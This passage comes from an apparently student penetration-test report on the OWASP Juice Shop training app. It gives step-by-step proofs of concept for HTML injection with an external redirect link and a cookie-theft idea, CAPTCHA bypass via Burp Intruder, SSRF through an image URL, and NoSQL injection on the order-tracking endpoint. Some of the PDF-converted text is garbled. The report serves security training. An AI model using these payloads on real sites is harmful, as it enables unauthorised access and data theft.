vulnerability was discovered in the application's search functionality. The application reflects user input without proper sanitization, allowing attackers to inject malicious scripts.

#### Impact

This could allow attackers to redirect users to malicious websites via <a>

#### Recommendations

- Implement output encoding
- Validate and sanitize all input


#### Resources:

1. [HTML Injection](#)
2. [WSTG - Latest | OWASP Foundation](#)


#### Proof Of Concept (POC)

1. Going to search bar
2. Type anything then you will see that the text reflected in span tag

3. then try to inject <a> in the search




4. The injection succeed now we need to create website to redirect the user to and put in it the payload , the penetration tester used repilt for that and used this payload.
5. Putting the payload <a href%3Dhttps:%2F%2Fc74c711b-e96f-4bb9-bb74-a551dde148cb-00-29r9cooa6fb4.riker.replit.dev%2F>clickme<%2Fa>



- 6.

7. click on that



The attacker can redirect the user automatic adn hide the buttom and when go to the website take the cookie then redirect the user back to the main website without knowledge of the user

# 18. Broken Anti Automation

## 18.1 Broken Anti-Automation via Missing CAPTCHA Validation

Medium

### Description:

The CAPTCHA validation mechanism is implemented only on the client side and is not enforced server-side. This allows an attacker to automate feedback submissions without solving the CAPTCHA challenge.

### Impact:

Allows spamming and automated abuse of the feedback system, affecting content quality and server load.

### Vulnerability Location:

- http://localhost:3000/#/contact

### Recommendations:

- Implement server-side CAPTCHA token validation.
- Invalidate tokens after one-time use to prevent replay.

### Proof of Concept:

- Submit a feedback then intercept it with burp

The screenshot shows the Burp Suite interface with a captured POST request to `/api/feedback`. The response is a JSON object with the following content:

```
{ "status": "success", "data": { "id": 1, "rating": "5", "text": "test captcha (anonymous)", "rating": "5", "created": "2025-05-01T15:28:58.834Z", "updated": "2025-05-01T15:28:58.834Z", "userId": null } }
```

## 2. Send it to the intruder and setup the attack

The screenshot shows the Burp Suite interface with the Intruder tab selected. The 'Attack' dropdown is set to 'Sniper attack'. The 'Payloads' section shows 'Null payloads' selected. The 'Number of requests (payloads) to send' is set to 15. The 'Generate' radio button is selected. The target URL is set to `http://localhost:3000`.

## 3. Lunch it and see the result

The screenshot shows the results of the intruder attack. The response status is 'success'. The JSON payload is as follows:

```

{
 "status": "success",
 "data": {
 "id": "49",
 "comment": "test captcha (anonymous)",
 "rating": "5",
 "createdat": "2025-05-01T15:30:47.026Z",
 "updatedat": "2025-05-01T15:30:47.026Z",
 "userId": null
 }
}

```

# 19. Server-Side Request Forgery

## 19.1 SSRF via Image URL

High

**Location:**/profile

**Description:**

Server-Side Request Forgery (SSRF) is a security vulnerability that allows an attacker to make the server-side application perform HTTP requests to an arbitrary domain or IP address, typically including internal services that are not directly accessible from the internet. The application allows users to set a profile picture by providing an external image URL. However, the server fails to validate the origin or destination of the URL, resulting in the ability to make requests to internal services.

**Impact:**

Allows attackers to access internal server resources.

Can expose sensitive files (e.g., internal documentation).

Recommendations:


1. Whitelist URLs/Domains:
  - a. Only allow requests to trusted, predefined external domains.
2. Block Local/Internal Requests:

**Resources:**

[What is SSRF \(Server-side request forgery\)? Tutorial & Examples | Web Security Academy](#)

**Proof of concept (POC):**

1. Go to /profile
2. Try to Set image url [google.com](http://google.com)



3. In burp it request [google.com](http://google.com)

The screenshot shows the Burp Suite interface. The 'Target' tab is selected, displaying a site map for 'http://localhost:3000'. The site map includes entries for /, 705.js, api, Challenges, assets, favicon.ico, ftp, and google.com. The 'Request' and 'Response' panes show a detailed view of an HTTP request to 'localhost:3000'. The Request pane shows a GET request for '/'. The Response pane shows the server's response, which includes headers like 'Content-Type: text/html; charset=UTF-8', 'Content-Length: 80117', and the HTML content of the page.

#### 4. Try localhost/ftp/legal.md

The screenshot shows a web browser displaying the 'User Profile' page of the OWASP Juice Shop application. The URL is 'localhost:3000/profile'. The page contains fields for 'profile picture', 'File Upload' (with a 'Browse...' button), 'Username' (set to 'admin@juice-sh.op'), 'Set Username' (button), 'Image URL' (set to 'localhost/ftp/legal.md'), and 'Link Image' (button). The page has a dark theme with orange and white text.

## 5. The response retrieved internal data

The screenshot shows the Burp Suite interface. The left pane displays a site map for the domain `http://localhost:3000`, listing various files and folders such as `/`, `705.js`, `api`, `assets`, `favicon.ico`, `google.com`, `google.com`, `localhost`, `ftp`, `assets`, `legal.md`, `main.js`, `polyfills.js`, `runtime.js`, `styles.css`, `vendor.js`, `main.js`, `polyfills.js`, `profile`, `rest`, `runtime.js`, `socket.io`, `solve`, `test.com`, and `tets.com`. The `localhost` folder is selected.

The central pane shows a table of network requests:

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://localhost:3000	GET	/localhost/ftp/legal.md		200	80586	HTML	OWASP Juice Shop		19:34:42 13 May 2025
http://localhost:3000	GET	/localhost/ftp/assets/public...							
http://localhost:3000	GET	/localhost/ftp/main.js							
http://localhost:3000	GET	/localhost/ftp/polyfills.js							
http://localhost:3000	GET	/localhost/ftp/runtime.js							
http://localhost:3000	GET	/localhost/ftp/styles.css							
http://localhost:3000	GET	/localhost/ftp/vendor.js							

The right pane contains three tabs: Request, Response, and Inspector. The Request tab shows the raw HTTP request sent to `http://localhost:3000/ftp/legal.md`. The Response tab shows the raw HTTP response received from the server, which includes headers like `Content-Type: text/html; charset=UTF-8` and `Content-Length: 80117`. The Inspector tab shows detailed information about the request and response attributes, cookies, and headers.

# 20.NOSQL

## 20.1 NOSQL Infiltration

High

**Location:**/rest/track-order/

**Description:**

NoSQL Injection is a vulnerability that arises when user input is unsafely incorporated into NoSQL queries (such as those used by MongoDB, CouchDB, or Firebase), allowing attackers to manipulate database queries and potentially bypass authentication, access unauthorized data, or perform malicious actions.

The /rest/track-order endpoint in OWASP Juice Shop is vulnerable to NoSQL Injection

**Recommendation:**

Input Validation and Sanitization

**Resources:**[NoSQL injection | Web Security Academy](#)

**Proof of concept:**

1. Go to <http://localhost:3000/#/order-history>
2. Analyse the the path how it work i notice that it fetch data through Endpoint: /rest/track-order/[id]
3. I try to attack it with NoSQL injection through this payload /rest/track-order/''

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/rest/track-order/''`. The payload is a long string of NoSQL injection code designed to cause a syntax error. It includes various MongoDB operators like `$or`, `$and`, and `$exists`, along with other characters to exploit the query.
- Response:** An Internal Server Error (HTTP 500) with the message "Invalid or unexpected token". The stack trace indicates the error occurred at a specific point in the `fady/MnNa/fncf/tool/vulnerable_apps/juice-shop-master/node_modules/mongodb/dist/DocumentMatcher.js:21:46in` file.
- Inspector:** Shows the raw response body containing the error message and stack trace.
- Request Headers:** Includes `Content-Type: application/json; charset=utf-8`.
- Response Headers:** Includes `Date: Tue, 13 May 2025 22:51:10 GMT`, `Connection: keep-alive`, and `Content-Length: 2987`.

4.i try this payload /rest/track-order/''

5.the error changed but still not retrieve any data

6.after some tests i try this payload work ' || true || '

6. It give me error so i tried url encoding

7. It worked and retrieved the data

Burp Suite Community Edition v2024.11.2 - Temporary Project

Target: http://localhost:3000 | HTTP/1.1

**Request**

```

1 GET /track-order/%27%20%7c%20%74%72%75%20%7c%7c%20%
HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20240101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Accept-Charset: utf-8
8 Referer: http://localhost:3000/
9 DNT: 1
10 Connection: keep-alive
11 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=vO0ar6r14HEKONa3QJSP7nDBWmzAYMsRxAlg1wyq2ZvbYKWoPe9XxRBYygm;
token=
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors

```

**Response**

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 929
9 Elag: 13985629244648202sdjeVaLs3RouMFJo"
10 Via: /Access-Encoding
11 Date: Tue, 13 May 2025 22:50:48 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
 "status": "success",
 "data": [
 {
 "orderId": "5207-b45ad09b4074076e",
 "email": "admin@b45ad09b4074076e.com",
 "totalPrice": 8.99,
 "bonus": 0,
 "products": [
 {
 "quantity": 3,
 "name": "Apple Juice (1000ml)",
 "price": 1.99,
 "total": 5.97,
 "bonus": 0
 }
]
 }
]
}

```

**Inspector**

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 5
- Request headers: 14
- Response headers: 12

1,306 bytes | 1,034 millis | Memory: 155.0MB